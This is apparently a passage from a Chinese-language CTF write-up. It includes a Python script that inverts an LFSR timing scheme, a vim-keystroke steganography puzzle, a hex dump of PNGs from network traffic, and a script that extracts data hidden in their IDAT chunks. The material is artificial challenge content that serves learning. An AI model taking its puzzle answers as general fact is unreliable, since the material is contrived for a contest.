1.064915 0.399210 0.865873
以及一个可执行程序chal,通过分析,chal.py和chal逻辑相同:
这是一个模拟基于时间的侧信道攻击防护的系统,
脚本运行后:
从 flag.txt 读取秘密内容
用上面的方法逐个字符处理
记录每个字符的处理时间
把时间数据保存到 timing.log
根据脚本逻辑很容易写出逆向脚本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
def step_lfsr (lfsr ): bit = ((lfsr >> 0 ) ^ (lfsr >> 2 ) ^ (lfsr >> 3 ) ^ (lfsr >> 4 )) & 1 lfsr = (lfsr >> 1 ) | (bit << 7 ) return lfsr def unscramble (bops ): return ((bops - 0x55 ) * 223 ) & 0xFF with open ("timing.log" , "r" ) as f: timings = [float (line.strip()) for line in f] flag = "" lfsr = 0x92 for i, t in enumerate (timings): lfsr = step_lfsr(lfsr) k = lfsr current_ops = round (t / 0.005 ) candidates = [] base_ops_even = current_ops - 10 if 0 <= base_ops_even <= 255 and base_ops_even % 2 == 0 : val = unscramble(base_ops_even) c = val ^ k candidates.append(c) base_ops_odd = current_ops - 40 if 0 <= base_ops_odd <= 255 and base_ops_odd % 2 == 1 : val = unscramble(base_ops_odd) c = val ^ k candidates.append(c) chosen_char = '?' for c in candidates: if 32 <= c <= 126 : chosen_char = chr (c) break if chosen_char == '?' and candidates: chosen_char = chr (candidates[0 ]) flag += chosen_char print ("Recovered text:" )print (flag)
得到了以下内容:
1
2
3
4
5
6
h i j k l m n 8 9 0 / - _ = a b c d e f g v w x y z { } o p q r s t u 1 2 3 4 5 6 7
做到这里的时候已经手足无措了……后来给出了hint:ModR/M,不过依然没有找对方向。。。
原来这里是隐写:
利用工具提取:
解十六进制得到:

1 2j10l kkhh :3 $ jhh 4h 2k2h $3j 4h3k j20h jj6l kkll llk ^j kk$hh 0jj /z :6 5k$ jj j
这是vim编辑器的操作符,使用vim打开得到的表,输入以上内容,查看光标的位置,即可得到flag:


标准的绝密压缩 追踪流,发现有很多png格式传输的内容(89504e47):
而到32流之后,发现请求包不再是这种格式:
说明加密方式发生变化!
先尝试提取出所有的png:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0052494441 54789c0540 c10942310c 5de50d205d c183171d23 6d1f341892 4322a537d7 703d27f93c c29da3341c cc926e9a8b b3e1c973c3 890fc24d9d 77bceafffd 253ae910ec a546a4fa20 3661928512 7b73b60bf6 041e3ecf5b 5294000000 0049454e44 ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0050494441 54789c0dc8 c10980300c 05d055fe00 d2213c088e e031e0a729 56852422bd b986eb3949 bdbe85a203 e6ef797728 8d09e3e50d e2907a4bf3 8489ac8e5a 362294587f 8418911951 8e0cd7d382 963ae9f51a d21cc5b8b0 0000000049 454e44ae42 6082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0068494441 54789c0dc9 c10dc2300c 05d055fe00 284370eb9d 05dce6ab58 72ec283154 dc5883f598 a43dbf07cd d00859e395 d02c58b0ca a07df09437 917a6106a6 911d267949 c19d79908e 26ea4917df 088b7d42bc 427dd34a4f 0cf618396f 58fedf5f43 1d71b8fa5e 4e71a42a9f 79e17ca100 0000004945 4e44ae4260 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 005a494441 54789c0540 c109c3300c 5ce50628de a20fbf3b41 822fb5a096 8c6405f2eb 1a5daf9384 97a5b6805b be7b41fd7f 7f27b1938a 3d5dd8208a 2d9bacc0b8 829fa3e079 d22f2c1944 c5212ad161 ca0736b5d5 e998360339 cb0d42ec21 bb4dc08147 0000000049 454e44ae42 6082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 004f494441 54789c1dca c10904210c 05d0567e05 36b1a7396f 0541ff6040 8d9880ed2b 737eefd7c4 5d73c2df3a 433b1d0fb6 8dc2057d11 95e892ab8e 0bb2088aeb a530144ac3 d6a837c9f8 e6a4cdc674 00ffe41e1c c0e1cd0700 0000004945 4e44ae4260 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0043494441 54789c0540 510d804008 adf2125c07 0bd8810953 7627e81efe 5bc37a26b9 ad89eeaa1e 7bc3521826 2c9cb21d1e 4668c6ff7e 0561c7951e 358cc4fd18 cb33d826d3 cf17c50400 60e4000000 0049454e44 ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0074494441 54789c258b cb0d833010 445b990222 5a4039e64e 03266c6cf2 d941f65a96 6f14914bda a31256cae9 8d34ef4db9 ca80abf616 fa05b33c98 053738a2d8 b17f13dbb1 ff0a2c0543 5917c196f9 94bba1b3a2 89db8df9b5 6a0475c494 c429ff93f5 bda8d71ea6 6aa81bc24c 1f1faaa582 10399c436f 30edbdc133 3c00000000 49454e44ae 426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0063494441 54789c0dcc b10d02310c 46e155fe01 d0ed418744 45e928d6c9 c2c4287638 a5cb10342c c060374952 7f7aef1ea2 0a52f9f039 fe485459fb 865bb5bdb2 3bc4e16ac7 05a9053c98 f2d287353c 8b1d78ade8 7b45b6728e 5f605f17b4 37985cb46f 137e2e23b6 a0006f2b00 0000004945 4e44ae4260 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 002e494441 54789c0580 c109806008 46577913b8 46fc63082a 75e913eae2 f67249611c 6e75f2fcb4 cf87aad09b 848f2db976 0b104a632f ef00000000 49454e44ae 426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 004f494441 54789c15c8 b11180200c 05d055fe04 aee059dabb 00275c824a f04c28ec58 c3051c8c49 d0f62dec64 d701d37145 626bf5c5dc ea934025a8 4621dcb9c0 472f9f1ace 5f52c056d4 60192b3b1b 3bc0241b34 befb542a00 0000004945 4e44ae4260 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 00a4494441 54789c1d8e c175c3300c 4357c10079 1ea2374fd0 336bc195de a3293f916e ea5b86e8a5 eb6592d0b9 02f8003ea9 7a43155dd1 57b4c05d7c c21ccfc7bf e38b3408ee b529277c1c 8193fe7cfc cd283d991f c2fbc6a8cd beb1f681b3 1f885ee4cc 3053489f56 2e372ab15c c2d2f6ca71 c39c03aa88 21e65bce8a 81b68c730f 16c8586acb f6b50d8feb 4db216d2cc f38dcbb62b 11fcbda8f2 ae2e7ca3ad 1bc6a1f4e9 054f374f68 cb50e86e00 0000004945 4e44ae4260 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0040494441 54789c0dc8 b10980500c 04d0556e02 5770044beb 5302097e31 9013b4730d d773926ffb a68df780d9 a9ef790b95 b6061bb81c a7208f9fb8 6733c82e8d 1da54911bf 5a77023000 0000004945 4e44ae4260 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0067494441 54789c1dcb d10dc2300c 84e1556e00 c40ebcd131 5ce52816a9 5dc509256f 0cc10c0cc6 246d793be9 bfef62e9f7 fe422d3411 f54e84cc4b de275ff584 012d983077 dce4e9452b 7165f1b1a8 1199130ffe e9def0305f ffdef73240 f22a3d701c 27b4e5bc01 2d47274d0c 6ad6ad0000 000049454e 44ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 004e494441 54789c0dca c10d853008 06e055fe01 8c2b78f6f4 2e2ed00815 621f241453 c7aff7ef57 71fa139db1 e3361f2b0e 618812b1c1 432fb5d290 fc266af81f 2925315883 e08dd03579 c1c724b709 ef0c1ac174 53fabc0000 000049454e 44ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0077494441 54789c35cb c109023110 85e1565e01 b20578f368 059e9f9981 0477276132 b0e4661156 68251b17bc 3c1e1ffc8f cc40a2e18e cef17d7fea 2ac87c96e8 90a2f3ba2c b8d9d8392e 88ac285bab 1eb440a3c7 f5b4ceadad 3a21bd3440 935353f539 a56575705e b5e4a3850a f612f91ffe b2def7eab2 1c590233be d2da926700 0000004945 4e44ae4260 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 004e494441 54789c1dc8 c10d80200c 05d055fe00 86358c6727 a85084a452 526b8cdb43 bcbdbc551d d5037645cd d810a92171 b4af3bbc30 6ebabaf0f2 db9804da66 167d24e198 72a37a16cf 6a2f590a03 31661bf2d5 efa9b80000 000049454e 44ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0032494441 54789c0540 d109804008 5de54de016 4dd004920f fc30894eb8 737bb98e3e 152db89986 7262e9fb05 b19d899f6a 2d03ef110c eb25c50dbd 0000000049 454e44ae42 6082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 002e494441 54789c0dc6 b109002010 03c0553241 d610c70828 d88860f7dd aff1eb3949 ecaebfac8d 3b35826807 5a9f346730 082ca3a97e 5100000000 49454e44ae 426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0288494441 54789c8593 49afaa4a14 857f9003e0 28028337d8 55b4d22888 88cca491be 11d0027efd c5fb4eee1b bc9b9c2fa9 9d95546ad5 aeec551769 1011b2016c d0008d7222 bf182da7e3 880080fa29 70f894a8f1 86c0375fb1 9ad19cff72 902c866da1 e8192cace0 dd75a923e2 9eeaf57bd0 3c2fd36363 992addcfe1 b507f39490 809a95d9e8 4ddd2e2c2d 92c2134c45 7d625b37e3 1f278ef372 86343259ac 2d87eade16 ceb8c45f9c 8ca9297986 29a1d46b24 76e932486d 6e754f5708 dcac0fe11c cd293bcc8f 436ddda3b1 482acb4306 10fb022001 06ac1cfd2c ece2b7c2cc 035a9fe041 0a80d705aa 95853e1a82 334b27aa0b cc63de45a6 1190a07435 a6964a9e9f 8ffe2cf475 e886d842f6 b115b2a76e 9ff4fdbb08 bc56b8e3d1 f51e555dea 37c513840d cb3cfd306f 6a85bb2a79 c95edec6a1 144cdd6907 37435834d5 be2ef2f088 9762b12483 48a934fbbc 583c0fe539 e23b4d26c5 a675cc6d18 ee725a199d 2924cf7498 f098925c8f b1d7fa5e9c 8c16e7e886 6673a2b851 5f6f2ae846 2b8ee9d9b1 d47c100c09 b6558b369a 1a6c629dd3 cae679ca76 d54de60f04 8a89a508e9 e81b987b14 2511f78277 b947ecc874 d232d64c6f 54bc5b34b9 b7b054882e 6ecb18c5c5 6fee3dd535 3563bd2541 82d7b450c3 3edc1c792a 211c053b6d 8cad83b288 af38dbdf2e c623f7b61d 767d590b9d 9d82939d41 ca36bb065a 05c53cc066 319c3e2d5d b1450cfdbe c696123f5a 0495e1b497 3810d8facc f9ebe5beb7 63d619da1a 053f6512af fbdf687f14 9ae3eb5445 f367aeb6be 86e01b0914 40da7bfbe0 bfaa255a7d ff02b2cf44 c227023fe5 a7fc73e4b7 3fbefffe1f 5ff2182953 6534ce2e86 f6bf9e6cb8 817ca287a0 38fa16f9f8 fc1f1919c8 befdabd3d5 d58856218e df7dfef30b 57f02b833b ffa6360000 000049454e 44ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 003a494441 54789c0dc8 c109c03008 05d055fe00 c529ba4808 62a5108315 82b74ed3c1 3289bd3eb1 8006e1e4ee 394387ecf7 4372bb8edf b1ccef870a 0d610e2b0d 1dbe690000 000049454e 44ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0032494441 54789c0540 510d805008 ac7209a861 8157e0d4db 7043f880fa 1fecaa7a0d c739f8c56c 8c0b8f3353 81afd1c33b 640b0f280d bc9c6d025f 0000000049 454e44ae42 6082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0044494441 54789c1dc7 c109803010 04c056b600 490f56e15b c872170817 58a3909f6d d89e9544fc cdac55c5bc 276ccee045 61b4f3bd1f 11e29ec782 8391d1fd7f fd50c2d204 3b6714658f fd21a50000 000049454e 44ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 005e494441 54789c0dcb b10dc3300c 44d1556e80 202b648934 296df96012 9044833ac1 c8f656f3aa ffbf4694c8 855fc6c4ed b56227945b 1fcd251e90 65ccd31033 31589242b1 ad77d6377e 31916c6cfb 9a2d6e2870 ace67f09ae 17d24fd3e7 0193812576 37cac13300 0000004945 4e44ae4260 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 004b494441 54789c3dca 3111853010 04502bab20 3ea8285090 49165271cc fe3bfea4c3 06f650122a eaf7e615c5 423f264ccf 759fc4660e 6fc4212bac 2142ccb527 2c9ee5f837 eee8166ffe 680097a21a 9de6acc0a6 0000000049 454e44ae42 6082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0049494441 54789c0540 c109c42010 6c652ab089 dc2775e898 2cc8ae0c2a f8bb22aec2 ab443ee14c b84244b6fe 52a8b3b50d 31d3164bc2 ed838f6c6c 2ccaaab1fc bf3f0fe490 661f169e0e 7ab51a9d10 4393060000 000049454e 44ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 003c494441 54789c0dc8 310d80500c 04502ba7a0 1ed080820b 34a501ae0b 0cdd508330 947cd637f3 745c85aedb 3069c5e6fd 3d2f94cbef 3cf65480c1 940d5ae70f ed65adc4a8 0000000049 454e44ae42 6082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0025494441 54789c0580 310d002010 03ad54413d e001030d5c 18d8ea7ff8 ac57b8d6ce 4727c50339 f506054df9 d080000000 0049454e44 ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 003a494441 54789c0dc8 c10d804008 04c056b602 daf0611526 b72a1f3805 a3760fcf99 c57d085672 224fb52370 3dcac4ee77 0761fc1a7c 31b63fa400 7d77105a77 166a1f0000 000049454e 44ae426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 0038494441 54789c0540 b10d804008 5ce5266092 5fc092e2a2 240a059768 e91aaee724 64a31f8645 fdefd7c812 6e0fa10b67 e58ee42328 2eda00482e 0f5deadeb3 d900000000 49454e44ae 426082 89504e470d 0a1a0a0000 000d494844 5200000064 0000006408 02000000ff 8002030000 001b494441 54789c0580 c11000000c c35446509f 51e4d3fae7 9e5d21020d 6002dea94f d8c4000000 0049454e44 ae426082
进行分析,发现每一个png均是IDAT块隐写,数据隐藏在IDAT块中,写脚本提取所有数据内容:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
import structimport zlibimport binasciidef parse_png_data (hex_data ): """解析PNG数据并提取IDAT块""" png_bytes = bytes .fromhex(hex_data) png_header = png_bytes[:8 ] idat_chunks = [] offset = 8 while offset < len (png_bytes): if offset + 4 > len (png_bytes): break chunk_length = struct.unpack('>I' , png_bytes[offset:offset+4 ])[0 ] offset += 4 if offset + 4 > len (png_bytes): break chunk_type = png_bytes[offset:offset+4 ] offset += 4 if offset + chunk_length > len (png_bytes): break chunk_data = png_bytes[offset:offset+chunk_length] offset += chunk_length if offset + 4 > len (png_bytes): break crc = png_bytes[offset:offset+4 ] offset += 4 if chunk_type == b'IDAT' : idat_chunks.append(chunk_data) return idat_chunks def analyze_idat_data (idat_data ): """分析解压后的IDAT数据""" try : decompressed = zlib.decompress(idat_data) raw_bytes = decompressed ascii_repr = '' .join(chr (b) if 32 <= b <= 126 else '.' for b in raw_bytes) return raw_bytes, ascii_repr except Exception as e: return None , f"解压错误: {e} " def main (): with open ('111.txt' , 'r' ) as f: content = f.read().strip() png_marker = '89504e47' png_hex_strings = content.split(png_marker) png_data_list = [] for hex_str in png_hex_strings[1 :]: full_png_hex = png_marker + hex_str png_data_list.append(full_png_hex) print (f"找到 {len (png_data_list)} 个PNG文件" ) for i, png_hex in enumerate (png_data_list, 1 ): print (f"\n{'=' *60 } " ) print (f"PNG #{i} " ) print (f"{'=' *60 } " ) try : idat_chunks = parse_png_data(png_hex) if not idat_chunks: print ("未找到IDAT块" ) continue print (f"找到 {len (idat_chunks)} 个IDAT块" ) all_idat_data = b'' .join(idat_chunks) raw_data, ascii_repr = analyze_idat_data(all_idat_data) if raw_data is not None : print (f"解压后数据长度: {len (raw_data)} 字节" ) print (f"原始数据 (hex): {raw_data.hex ()[:1000 ]} ..." ) print (f"ASCII表示: {ascii_repr[:2000 ]} ..." ) print ("\n数据格式分析:" ) print (f" 数据字节数: {len (raw_data)} " ) print (f" 可打印ASCII字符数: {sum (1 for c in ascii_repr if c != '.' )} " ) print (f" 非打印字符数: {sum (1 for c in ascii_repr if c == '.' )} " ) if len (raw_data) > 0 : first_byte = raw_data[0 ] print (f" 第一个字节: 0x{first_byte:02x} ({first_byte} )" ) else : print (f"分析失败: {ascii_repr} " ) except Exception as e: print (f"处理PNG #{i} 时出错: {e} " ) if __name__ == "__main__" : main()
得到的是:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24

True. Anyway, before I forget...how...s that side project you were working on? The one you wouldn...t shut up about months ago.... Still alive... barely. Progress is slow, but steady. You know me...I don...t give up easily.... Good. I hope it pays off one day.... Thanks. Alright... I...m guessing you didn...t ping me just to chat?... Well, half of it was. It...s been a while. But yes...I do have something for you today. Before sending the core cipher, I...ll transmit an encrypted archive first. It contains a sample text and the decryption rules.... Okay. What...s special about this sample text?... And... inside the sample text, I used my favorite Herobrine legend...you know the one I always bring up.... Of course I know. The hidden original text from that weird old site, right?... What can I say...old habits die hard. Anyway, the important part: the sample packet and the core cipher are encrypted with the same password.... Got it. So if I can decrypt the sample, the real one should be straightforward.... Exactly. Send the sample when ready.... I...m ready. Go 